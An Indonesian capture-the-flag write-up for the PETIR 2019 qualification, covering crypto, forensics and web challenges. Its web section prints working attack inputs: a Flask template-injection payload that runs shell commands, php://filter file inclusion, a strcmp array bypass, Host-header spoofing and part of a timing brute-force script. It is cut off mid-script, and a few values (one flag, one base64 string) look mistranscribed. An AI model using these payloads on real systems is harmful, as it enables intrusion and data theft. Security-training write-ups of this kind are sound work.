

# PETIR CYBER SECURITY QUALIFICATION 2019



Nama Lengkap	:	Alfredo Thomas N
Jurusan	:	Cyber Security
NIM	:	2301924536
Username	:	scrln

## [Misc - ence]

### Langkah Penyelesaian:

Dari deskripsi yang diberikan, gunakan netcat untuk mendapatkan flag.

```
lemon@strlemon:~$ nc nc.xarkangels.com 11110  
[06:28 AM, 12/05/2019] +62 123-4567-8901: PETIR{cUm4_Nc_g4u54h_sHaR3_Fl4G}
```

**Flag: PETIR{cUm4\_Nc\_g4u54h\_sHaR3\_Fl4G}**

## [Cryptography - hbrute]

### Langkah Penyelesaian:

Diberi sebuah hash md5 **ea29c8c86a8ffabc59e2ea8e4f5394bd** dari plaintext **sdih1u2hX31j89Xjq9iXjdsaj28X912** dimana X merupakan karakter acak yang harus kita dapatkan untuk mendapatkan semua plaintextnya, ada 2 cara yang bisa dilakukan yaitu menggunakan tool hash md5 online (<https://www.md5online.org/md5-decrypt.html>) atau menggunakan script untuk melakukan bruteforce terhadap karakter yang hilang. Berikut kode php yang saya gunakan.

```
<?php
$j=0;
while($j==0){
    $str = "";
    $characters = array_merge(range('a','z'), range('0','9'));
    $max = count($characters) - 1;
    for ($i = 0; $i < 4; $i++) {
        $rand = mt_rand(0, $max);
        $str .= $characters[$rand];
        $acak = str_split($str);

    }
    echo $str."\xA";
    $string = "sdih1u2h".$acak[0]."31j89".$acak[1]."jq9i".$acak[2]."jdsaj28".
    $acak[3]."912";
    $hashnew = md5 ($string);
    echo $string."\xA";
    echo $hashnew."\xA";

    if ($hashnew == "ea29c8c86a8ffabc59e2ea8e4f5394bd")
    {
        echo "\nres : ".$string."\xA";
        $j=1;
    }
}
?>
```

Ketika dijalankan didapatkan hasil

```
sdih1u2hi31j89ejq9isjdsaj282912
ea29c8c86a8ffabc59e2ea8e4f5394bd

res : sdih1u2hi31j89ejq9isjdsaj282912
lemon@strlemon:~$
```

**Flag: PETIR{sdih1u2hi31j89eq9isjdsaj282912}**


## [Cryptography - basic]

### Langkah Penyelesaian:

Diberikan sebuah file **cipher** berisi encode dari base64, setelah didecode menghasilkan

```
lemon@strlemon:~$ echo VXpza3BnVHh0dHZmU3Z3dnZ4dCBUYXl40lpGSTEzLCBDbHVl0lZpZ2VuZXJlIEtFWTpQRV  
RJuUg== | base64 -d  
UzskpgTtxtvfSvwwvxt Tayx:ZFI13, Clue:Vigenere KEY:PETIRlemon@strlemon:~$
```

Didapatkan ciphertext lain dan clue berupa Vigenere dengan key PETIR, saat didecrypt didapatkan



Didapatkan ciphertext lain dan clue ROT13, saat didecrypt didapatkan hasil

```
[1] Encode  
[2] Decode  
  
[+] Opsi : 2  
  
Text to Decode : FvzcyrPelcgbZnfgrel  
Hasil ==> SimpleCryptoMastery
```

Dari deskripsi soal terdapat clue “Last Plaintext” dan “Plaintext = readable words & alphabetonly”

**Flag: PETIR{SimpleCryptoMastery}**

## [Cryptography - key]

### Langkah Penyelesaian:

Di soal ini diberikan sebuah file **cipher** berisi ciphertext dan **soal.py** berisi bagaimana cara mengenkripsi plaintextnya.

Untuk dapat melakukan dekripsi, kita harus mencari keynya dahulu. Karena tahu format flag diawali PETIR, maka menggunakan konsep xor yang dapat bolak balik, maka xor list index ke 0 dengan P sehingga didapatkan bahwa key **1337**. Lalu saya buat script decrypter sederhana

```
cipher = [1385, 1404, 1389, 1392, 1387, 1346, 1293, 1382, 1371, 1288, 1389,
1382, 1289, 1375, 1382, 1403, 1355, 1356, 1389, 1290, 1382, 1367, 1382, 1377,
1289, 1355, 1348]
key = "1337"
for i in cipher:
    print (chr(i^1337) , end = "")
```

Setelah di jalankan didapatkan hasil flagnya.

```
lemon@strlemon:~$ python3 key.py
PETIR{4_b1T_of_BruT3_n_X0r}lemon@strlemon:~$ █
```

**Flag: PETIR{4\_b1T\_of\_BruT3\_n\_X0r}**

## [Forensics - welc0me]

### Langkah Penyelesaian:

Diberi sebuah file dengan nama **4f26de82\_wec0m1ng.docx**, dilakukan pengecekan menggunakan exiftool tidak ada yang mencurigakan, lalu menggunakan binwalk didapatkan sesuatu yang mencurigakan

```
lemongstrlenon:~/Downloads$ binwalk 4f26de82_wec0m1ng.docx
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	Zip archive data, at least v2.0 to extract, compressed size: 366, uncompressed size: 1414, name: [Content_Types].xml
935	0x3A7	Zip archive data, at least v2.0 to extract, compressed size: 254, uncompressed size: 734, name: _rels/.rels
1750	0x6D6	Zip archive data, at least v2.0 to extract, compressed size: 1448, uncompressed size: 5008, name: word/document.xml
3245	0xCAD	Zip archive data, at least v2.0 to extract, compressed size: 264, uncompressed size: 949, name: word/_rels/document.xml.rels
3831	0xEF7	Zip archive data, at least v1.0 to extract, compressed size: 119581, uncompressed size: 119581, name: word/media/inage1.png
123463	0x1E247	Zip archive data, at least v2.0 to extract, compressed size: 1746, uncompressed size: 8393, name: word/theme/theme1.xml
125260	0x1E94C	Zip archive data, at least v2.0 to extract, compressed size: 197819, uncompressed size: 10220376, name: docProps/thumbnail.emf
323131	0x4EE3B	Zip archive data, at least v2.0 to extract, compressed size: 999, uncompressed size: 2757, name: word/settings.xml
324177	0x4F251	Zip archive data, at least v2.0 to extract, compressed size: 2906, uncompressed size: 29216, name: word/styles.xml
327128	0x4FDD8	Zip archive data, at least v2.0 to extract, compressed size: 295, uncompressed size: 655, name: word/webSettings.xml
327473	0x4FF31	Zip archive data, at least v2.0 to extract, compressed size: 499, uncompressed size: 1684, name: word/fontTable.xml
328020	0x50154	Zip archive data, at least v2.0 to extract, compressed size: 377, uncompressed size: 771, name: docProps/core.xml
328708	0x50404	Zip archive data, at least v2.0 to extract, compressed size: 468, uncompressed size: 984, name: docProps/app.xml
329486	0x5070E	Zip archive data, at least v2.0 to extract, compressed size: 22128, uncompressed size: 26061, name: word/media/af73cdd.jpg
352610	0x56162	End of Zip archive

Terdapat 2 file gambar, padahal saat file dibuka hanya ada 1 gambar, coba mengekstraknya dan didapatkan flag di dalam gambar tersebut.

PETIR{welc0me\_t0\_pet1r\_qual\_2019}


Flag: PETIR{welc0me\_t0\_pet1r\_qual\_2019}

## [Forensics - buddy]

### Langkah Penyelesaian:

Diberikan file dengan nama **2fd8127ce3b9f311.jpg**, setelah dilakukan pengecekan dengan file, exiftool, dan binwalk tidak menghasilkan apapun. Lalu coba melakukan pengecekan dengan stegsolve dan ditemukan flag samar pada efek Gray bits

Gray bits



**Flag: PETIR{see\_flag\_ins1de\_4reg33bee}**

**[Forensics - dots\_signal]**

### **Langkah Penyelesaian:**

Diberikan sebuah file .wav yang setelah mendengarkan dengan sekilas merupakan sebuah morsecode. Lalu coba menerjemahkannya menggunakan tool online (<https://morsecode.scphillips.com/labs/decoder/>). Setelah menunggu beberapa saat didapatkan hasil

The message is: HELLO, I AM ROB00TSHOOTER57 FROM HELMOTERA PLANETS. CAN YOU HE4R ME? I WAS GIVEN A SECRET ASSIGNMENT BY THE LEADER OF HELMOTERA, WHICH WAS TO GIVE THIS FLAG = W0WM0RS3C0D3EASYD3C0DIN9.

**Flag: PETIR{W0WM0RS3C0D3EASYD3C0DIN9}**

## [Forensics - trouble]

### Langkah Penyelesaian:

Diberikan sebuah gambar dengan nama **834fc4519edc.jpg**, pertama dilakukan pengecekan dengan exiftool didapatkan sesuatu yang menarik yaitu enkripsi menggunakan AES/ECB/128. Dimana bagian Certificate (**5G1VLqIVp31kleyv3hrCeTqP9iZA4bHIRc6yQhuPPmhwDPPcGqBx/QTsHFhBo9oU**) merupakan ciphertextnya dan Comment (**pet1rcys3curityy**) merupakan key yang digunakan. Saya membuat script untuk melakukan dekripsi menggunakan openssl sebagai berikut

```
<?php
$cipher =
"5G1VLqIVp31kleyv3hrCeTqP9iZA4bHIRc6yQhuPPmhwDPPcGqBx/QTsHFhBo9oU";
$key = "pet1rcys3curityy";
echo openssl_decrypt($cipher,'aes-128-ecb',$key);
?>
```

Setelah dijalankan didapatkan flag

```
lemon@strlemon:~$ php aes.php
PETIR{encrypt1on_b3tween_AES_4nd_1ma9e}lemon@strlemon:~$
```

**Flag: PETIR{encrypt1on\_b3tween\_AES\_4nd\_1ma9e}**

## [Forensics - zimple]

### Langkah Penyelesaian:

Diberikan sebuah file dengan nama zimple.rar, didalamnya berisi 2 file yaitu log.txt dan zimple.zip. Saat dibuka, zimple.zip berisikan flag.txt yang dipassword. Di file log.txt ada log cara bagaimana zimple di proteksi. Zimple.zip di proteksi dengan password berdasarkan calendar.timegm(time.gmtime()) jadi untuk melakukan crack, buat wordlist menggunakan crunch dengan command **crunch 10 10 -t 15%%%%%%%%%** > **wordlist**, 15%%%%%%%%% didapatkan dari calendar.timegm(time.gmtime()). Lalu setelah itu gunakan fcrackzip untuk melakukan cracknya. Hasilnya



```
lemon@strlemon:~$ fcrackzip -v -u -D -p wordlist zimple.zip
found file 'flag.txt', (size cp/uc      58/      46, flags 9, chk ae7c)
checking pw 1573999999

PASSWORD FOUND!!!!: pw == 1574177494
```

Saat dicoba untuk membuka file flag.txt berhasil

**Flag: PETIR{z1p\_th3\_fl4g\_w1th\_t1me\_w1ll\_be\_amaz1ng}**


## [Web - Secure Password 1]

### Langkah Penyelesaian:


Diberikan webservice (<http://securepassword1.xarkangels.com:10001/>) beserta source code. Lalu dilakukan analisis terhadap source code tersebut.

```
<!-- securePassword source -> ?debug -->
<?php
    include_once 'flag.php';
    function randomPassword() {
        $alphabet =
'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890';
        $pass = array();
        $alphaLength = strlen($alphabet) - 1;
        for ($i = 0; $i < 15; $i++) {
            $n = rand(0, $alphaLength);
            $pass[] = $alphabet[$n];
        }
        return implode($pass);
    }
    if(isset($_GET['debug']))
    {
        highlight_file(__FILE__);
        die();
    }
    if(isset($_POST['password']) && isset($_POST['bibit']) && !
empty($_POST['password']) && !empty($_POST['bibit']))
    {
        $password = $_POST['password'];
        $bibit = $_POST['bibit'];
        srand($bibit);
        $checkpassword = randomPassword();
        if(isset($_GET['check']))
        {
            echo $checkpassword;
        }
        if($password === $checkpassword)
            echo $flag;
        else
            echo "Wrong Password!";
    }
?>
```

Intinya input \$password akan dibandingkan dengan \$checkpassword untuk bisa mendapatkan flag. \$checkpassword akan generate random password tapi karena srand, randomnya tidak akan berubah. \$checkpassword bisa dilihat menggunakan parameter check



Lalu masukkan hasil yang keluar (**9F7U2xWFjVw2jZB**) ke dalam value password dan didapatkan



**Flag: PETIR{not\_secure\_anymore}**


## [Web - Tebak Angka]

### Langkah Penyelesaian:


Diberikan webservice (<http://tebakangka.xarkangels.com:10004/>) beserta source code. Lalu dilakukan analisis terhadap source code tersebut.

```
<!-- source at ?debug -->
<?php
include_once 'flag.php';
if(isset($_GET['debug']))
{
    highlight_file(__FILE__);
    die();
}
if(isset($_GET['angka']) && !empty($_GET['angka']) &&
ctype_digit($_GET['angka']))
{
    $random = rand(0,9999);
    if($_GET['angka'] == $random)
    {
        $random = rand(0,9999);
    }
    $data = array("random" => $random,"angka"=>$_GET['angka']);
    foreach ($_POST as $variable => $value) {
        $app = array($variable => $value);
        $data = array_merge($data,$app);
    }
    if($data['angka'] == $data['random'])
    {
        echo "Anda Berhasil Menebak Angka Dengan Benar!<br>";
        echo $flag;
    }
    else
    {
        echo "Tebakan anda salah, silahkan coba lagi<br>";
        echo "Server Tebak: ".$data['random'];
        echo "<br>";
        echo "Anda Tebak: ".$data['angka'];
    }
}
else
{
    header("location:index.php");
    die();
}
?>
```

Input/tebakan kita di parameter angka akan dibandingkan dengan \$random yang merupakan tebakan server. Jika sama akan didapatkan flag. Saat menginput 999 menghasilkan



Untuk mendapatkan flag tinggal menambah random dengan value sama dengan input kita.




**Flag: PETIR{overwrite\_value\_1337}**

**[Web - ELEfAi]**

### Langkah Penyelesaian:

Diberikan webservice (<http://elefai.xarkangels.com:10006/>) berisi 3 file yang ketika dibuka hanya menampilkan nama file. Sesuai dengan nama soal, web ini vuln terhadap celah Local File Inclusion (LFI) PHP Wrapper yaitu

**php://filter** (php://filter is a kind of meta-wrapper designed to permit the application of filters to a stream at the time of opening). Ini bisa digunakan untuk mendapatkan isi dari file php. Menggunakan **php://filter/convert.base64-encode/resource=** yang akan menencode isi file menjadi base64.



Dari ketiga file tersebut didapatkan full base64  
(**RklMRSaXDQo8P3BocA0KJGZsYWcxID0gIlBFVElSe2VsX2VmIjsNCj8+RklMRSaZDQo8P3BocA0KJGZsYWczID0gImV4MXN0X2JydWh9IjsNCj8+RklMRSaYDQo8P3BocA0KJGZsYWcyID0gImFpX3N0MWxsXyI7DQo/Pg==**) ketika didecode didapatkan

```
lemon@strlemon:~$ echo RklMRSaXDQo8P3BocA0KJGZsYWcxID0gIlBFVElSe2VsX2VmIjsNCj8+RklMRSaZDQo8P3BocA0KJGZsYWczID0gImV4MXN0X2JydWh9IjsNCj8+RklMRSaYDQo8P3BocA0KJGZsYWcyID0gImFpX3N0MWxsXyI7DQo/Pg== | base64 -d
FILE 1
<?php
$flag1 = "PETIR{el_ef";
?>FILE 3
<?php
$flag3 = "ex1st_bruh}";
?>FILE 2
<?php
$flag2 = "ai_st1ll_";
```

Disusun didapatkan flag.


**Flag: PETIR{el\_efai\_st1ll\_ex1st\_bruh}**

## [Web - Flask Echo]

### Langkah Penyelesaian:

Diberikan sebuah webservice (<http://flaskecho.xarkangels.com:10003/>) ketika dibuka hanya menampilkan teks Flask Echo berjalan. Dibagian source code terdapat clue "**parameter GET, variable ECHO**". Web tersebut vuln terhadap **Server Side Template Injection (SSTI)**. Ketika mencoba mengirimkan payload `{{config}}` dengan variable echo menampilkan config


dari web tersebut. Lalu mencoba kembali dengan payload `{{url_for.__globals__.__os__.__dict__.__popen('ls').read()}}` didapatkan



## Flask Echo

### Dockerfile app.py docker-compose.yml flag templates

Ketika mencoba membuka file flag hasilnya forbidden, setelah mengecek app.py kata **cat**, **\***, **flag** terkena blacklist. Untuk membaca file flag, karena diketahui format flag PETIR maka lakukan bypass dengan menggunakan command **grep -r PETIR** dan didapatkan



## Flask Echo

**flag:PETIR{flask\_is\_just\_a\_framework}**


**Flag: PETIR{flask\_is\_just\_a\_framework}**

## [Web - Petir Control Panel]

### Langkah Penyelesaian:

Diberikan sebuah webservice

(<http://petircontrolpanel.xarkangels.com:10000/>) yang hanya menampilkan tulisan UNDER MAINTENANCE. Di deskripsi soal terdapat clue untuk menggunakan browser PETIR namun saat mencoba dengan command **curl -A "PETIR" http://petircontrolpanel.xarkangels.com:10000/** tidak menghasilkan apapun. Lalu iseng mencoba buka robots.txt dan mendapat sesuatu yaitu /adminpanel



Ketika dibuka tidak ada apapun, lalu coba kembali menggunakan user-agent PETIR namun tetap tidak menghasilkan apapun. Setelah berpikir cukup lama coba menambahkan Host: 127.0.0.1 ke bagian header dan user-agent PETIR dengan command **curl -A "PETIR" -H "Host: 127.0.0.1"**

<http://petircontrolpanel.xarkangels.com:10000/adminpanel>

menghasilkan

```
lemon@strlemon:~$ curl -A "PETIR" -H "Host: 127.0.0.1" http://petircontrolpanel.xarkangels.com:10000/adminpanel
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <meta http-equiv="X-UA-Compatible" content="ie=edge">
  <title>Petir Admin Panel</title>
</head>
<body>
  PETIR{rib_rub_rob_ribbit}
</body>
</html>lemon@strlemon:~$
```

**Flag: PETIR{rib\_rub\_rob\_ribbit}**

## [Web - Login StrComparison]

### Langkah Penyelesaian:

Diberi sebuah webservice

(<http://strcomparison.xarkangels.com:10005/>) yang berisi halaman login username dan password. Dibuka source code didapatkan clue berupa **"login as admin"**. Kemudian coba login userpass admin namun gagal. Lalu ingat terhadap fungsi strcmp dimana fungsi tersebut fragile terhadap type casting berupa array/list. Lalu coba menambahkan [] pada parameter password dan didapatkan hasil



```
lemon@strlemon:~$ curl -s "http://strcomparison.xarkangels.com:10005/loginController.php?username=admin&password[]=admin"
PETIR{strcmp_bug_ini_masih_ada_di_production_loh}lemon@strlemon:~$
```

**Flag: PETIR{strcmp\_bug\_ini\_masih\_ada\_di\_production\_loh}**

## [Web - Secure Password 2]

### Langkah Penyelesaian:

Diberikan webservice dengan source code

```
<!-- securePassword2 source -> ?debug -->
<?php
    session_start();
    include_once 'flag.php';

    setcookie("Try", 0, time() + (86400 * 30), "/");
    function randomPassword() {
        $alphabet =
'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890';
        $pass = array();
        $alphaLength = strlen($alphabet) - 1;
        for ($i = 0; $i < 8; $i++) {
            $n = rand(0, $alphaLength);
            $pass[] = $alphabet[$n];
        }
        return implode($pass);
    }
    if(isset($_GET['debug']))
    {
        highlight_file(__FILE__);
        die();
    }
    if(!isset($_SESSION['password']) && empty($_SESSION['password']))
    {
        $_SESSION['password'] = randomPassword();
    }
    if(isset($_GET['password']) && !empty($_GET['password']))
    {
        $password = $_GET['password'];
        $checkpassword = (String)$_SESSION['password'];
```

```

$lenPass = strlen($password);
$status = 0;
if($lenPass <=8)
{
    for($i =0;$i<$lenPass;$i++)
    {
        if ($checkpassword[$i] === $password[$i])
        {
            $status =1;
        }
    }
}

if($status == 1)
{
    sleep(3);
}
if ($password === $checkpassword)
{
    echo $flag;
}
else
{
    echo "Wrong Password";
    if(isset($_COOKIE['Try']))
    {
        $lastTry = $_COOKIE['Try'];
    }
    else
    {
        $lastTry = 999;
    }
    $lastTry += 1;
    setcookie("Try", $lastTry, time() + (86400 * 30), "/");
    if(isset($_COOKIE['Try']) && !empty($_COOKIE['Try']))
    {
        if($_COOKIE['Try'] > 2)
        {
            $_SESSION['password'] = randomPassword();
            setcookie("Try", 0, time() + (86400 * 30), "/");
        }
    }
}
}
}

```

?>

Setelah melakukan analisa terhadap source codenya, untuk mendapatkan flag \$password dibandingkan dengan \$checkpassword. \$checkpassword merupakan

session dari password. Lalu buat script yang mengecek karakter yang terkena sleep(3) satu per satu sampai 8 karakter. Berikut scriptnya

```
<?php
set_time_limit(0);

$array =
["0","1","2","3","4","5","6","7","8","9","a","b","c","d","e","f","g","h","i","j","k","l","m",
"n","o","p","q","r","s","t","u","v","w","x","y","z","A","B","C","D","E","F","G","H","I","J",
"K","L","M","N","O","P","Q","R","S","T","U","V","W","X","Y","Z"];

function brute($brute){
$ch = curl_init();
    curl_setopt($ch, CURLOPT_URL,
'http://securepassword2.xarkangels.com:10002/loginController.php?
password=$brute');
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    curl_setopt($ch, CURLOPT_CUSTOMREQUEST, 'GET');
    curl_setopt($ch, CURLOPT_ENCODING, 'gzip, deflate');
    $headers = array();
    $headers[] = 'Cookie: PHPSESSID=8se57pfa8metoknee94nc0cja4; Try=1';
    curl_setopt($ch, CURLOPT_HTTPHEADER, $headers);

